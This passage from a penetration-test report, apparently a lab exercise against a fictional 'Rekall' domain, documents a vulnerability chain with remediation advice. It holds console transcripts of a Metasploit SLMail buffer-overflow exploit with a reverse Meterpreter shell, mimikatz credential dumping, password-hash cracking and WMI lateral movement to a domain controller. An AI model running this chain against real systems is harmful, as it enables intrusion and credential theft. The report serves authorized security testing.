

```
msf6 > search seattle mail

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```



```
   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:63845 ) at 2025-02-21 16:35:01 -0500

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa dump::cache
[-] Unknown command: lsa
meterpreter > lsadump::cache
[-] Unknown command: lsadump::cache
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f341827471350963234l2d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/21/2025 1:23:30 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```



Affected Hosts	Windows OS 172.22.117.20
Remediation	Securing the machine 172.22.117.20 through disabling unnecessary services, patching and updating services and the operating system helps to mitigate against the exploitation of well-known and documented vulnerabilities.

Vulnerability 34	**Findings**
Title	Meterpreter session allowing lateral movement to domain controller
Type (Web app / Linux OS / WIndows OS)	Windows OS 172.22.117.20
Risk Rating	Critical
Description	Through a Meterpreter session, access was attained to explore the file system, resulting in sensitive information being obtained.


Images	 
Affected Hosts	Windows OS 172.22.117.20
Remediation	To prevent vulnerabilities that may be exploited through Meterpreter sessions it is necessary to keep systems updated, use strong authentication methods, and segment networks to isolate critical systems.

Vulnerability 35	Findings
Title	Kiwi used to obtain lsadump of DC and shell to access files
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using credentials obtained through the exploitation of the Windows 10 machine, it was possible to laterally move to the Windows Server Domain Controller to then locate user accounts.
Images	  


```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3418274713509632341 2d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/20/2025 6:29:43 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```

```
┌──(root💀kali)-[~]
└─# john --format=mscash2 --progress-every=90 bob-cat.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~]
└─# john --show bob-cat.txt
?:Changeme!

1 password hash cracked, 0 left
```



```
msf6 exploit(windows/local/wmi) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10  172.22.117.100:3434 → 172.22.117.20:63759  (172.22.117.20)

msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   RHOSTS              172.22.117.10    yes       Target address range or CIDR identifier
   ReverseListenerComm                  no        The specific communication channel to use for this listener
   SESSION             1                yes       The session to run this module on
   SMBDomain           rekall           no        The Windows domain to use for authentication
   SMBPass             Changeme!        no        The password for the specified username
   SMBUser             ADMBob           no        The username to authenticate as
   TIMEOUT             10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     9292             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

	
Affected Hosts	Domain Controller 172.22.117.10
Remediation	In order to prevent the lateral movement to a domain controller from a compromised windows workstation a number of security measures may be implemented including network security (firewall rules and use of IDS), credential protection (restrict and protect accounts with administrator privileges and eliminate NTLM and stored credential hashes), use privileged access management (specific workstations for administrators and the principle of least privilege in assigning permissions), and network segmentation and tiered access (tier for Domain Controllers, another tier business-critical servers, and a final tier for user workstations).

Vulnerability 36	Findings
Title	Navigating DC file system to obtain sensitive information
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Once access to the Domain Controller was gained, sensitive information was attained through accessing the file and directory structure.
Images	

	 
Affected Hosts	Domain Controller 172.22.117.10
Remediation	Prevent access to the Domain Controller from a compromised workstation. Prevent the obtaining of NTLM and hashed credentials from the workstation that may be used to access sensitive data on the DC. Additional steps, as outlined in vulnerability 36, may also be implemented.

Vulnerability 37	Findings
Title	Accessing administrator credentials on DC
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	After access to the Domain Controller was achieved, a meterpreter session was created. Upon creation of this session, kiwi was used to obtain NTLM hash information of the Administrator.

Images	 
Affected Hosts	Domain Controller 172.22.117.10
Remediation	To avoid access to the dcsync_ntlm functionality replication permissions should be restricted and the accounts with domain admin privileges should be minimized. As mentioned previously, network segmentation is a good strategy as well as keeping all systems updated.